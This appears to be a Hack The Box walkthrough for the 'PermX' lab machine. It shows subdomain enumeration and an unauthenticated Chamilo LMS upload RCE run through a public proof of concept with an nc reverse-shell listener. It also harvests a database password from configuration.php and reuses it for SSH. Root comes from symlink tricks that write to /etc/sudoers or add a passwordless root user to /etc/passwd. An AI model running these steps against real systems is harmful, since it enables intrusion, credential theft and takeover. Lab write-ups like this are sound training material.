**A screen shot of a computer

Description automatically generated**

Setup**:**

HTB machines often redirect or have multiple domains served on a single server. Making local DNS entries is good practice.

echo "10.10.11.23 permx.htb" | sudo tee -a /etc/hosts

## Port/Service Enumeration

Starting off with an Nmap scan of the target provides insight into open ports and services running on the machine.

ports=$(nmap -p- --min-rate=1000 -T4 permx.htb | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -sC -sV -p$ports permx.htb

nikto -h permx.htb

## Web site Enumeration

Now what? Most HTB machine are running HTTP and SSH with versions that are not directly exploitable. So we need to dig into the web site.

Things we can run in the background while we analyze the web page.

Any unlinked resources available?

dirb http://permx.htb /usr/share/dirb/wordlists/common.txt

Download the page for local analysis

curl http://permx.htb -o permx.html

Does the web page link anywhere?

grep -oP 'href[\s=\s]\*[^\"'\'']\*["'\''][^\"'\''#]+[\"'\'']' permx.html

Any interesting HTML comments?

sed ':a;N;$!ba;s/\n/ /g' permx.html | sed 's/-->/-->\n/g' | grep -o '<!--.\*-->'

Going through the app we can tell it’s a static website.

A person in a graduation cap and gown

Description automatically generated

To expand our knowledge of the system, let's scan for additional subdomains beyond the identified ones.

sudo apt-get install ffuf

ffuf -H "Host:FUZZ.permx.htb" -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u "http://permx.htb" -fw 18

A screenshot of a computer screen

Description automatically generated

Enumerate the lms subdomain.

echo "10.10.11.23 lms.permx.htb" | sudo tee -a /etc/hosts

nikto -h lms.permx.htb

Yields robot.txt and “forbidden” directories. We should look at everything.

A screenshot of a computer

Description automatically generated

http://lms.permx.htb/documentation/ leads us chamilo.

Google search for “chamilo 1.11 exploit” returns a nice RCE.

<https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc>

Read the code, to validate fit, and clone.

The code requires a callback. So, in a separate terminal window by starting a listener

nc -lnvp 1234

We will need our local address

A screenshot of a computer program

Description automatically generated

git clone <https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc.git>

cd chamilo-lms-unauthenticated-big-upload-rce-poc/

Validate the site is vulnerable.

python3 main.py -u http://lms.permx.htb/ -a scan


A screenshot of a computer

Description automatically generated

Optional enable interaction via the web

python3 main.py -u http://lms.permx.htb -a webshell

python3 main.py -u http://lms.permx.htb -a revshell



In the listener validate who we are,pwd, etc.

A screenshot of a computer screen

Description automatically generated

Find the chamilo install directory

find / -name chamilo 2>/dev/null

cd /var/www/chamilo


Find the configuration file location

find . -name configuration.php

cd app/config

Password reuse maybe!?

grep password configuration.php



password = 03F6lY3uXAP2bkW8


Look in /home or /etc/passwd for user name ideas

SSH to Permx

ssh [mtz@permx.htb](mailto:mtz@permx.htb)

-------USER FLAG CAPTURE------

mtz@permx:~$ sudo -l



A screenshot of a computer screen

Description automatically generated

Note: PermX’s configuration cleans up the user’s home directory every couple of minutes. So, move fast!

Option 1: escalate by adding to /etc/sudoers

ln -s /etc/sudoers ./attack

sudo /opt/acl.sh mtz rw /home/mtz/attack

*echo 'mtz ALL=(ALL:ALL) ALL' >> ./attack*

sudo su

A screenshot of a computer

Description automatically generated

Option 2: escalate by adding a new root user

ln -s /etc/passwd ./attack

sudo /opt/acl.sh mtz rw /home/mtz/attack

echo root3::0:0:root3:/root:/bin/bash >> ./attack

su root3

A screenshot of a computer program

Description automatically generated

-------ROOT FLAG CAPTURE------

## Submission

**A screenshot of a computer

Description automatically generated**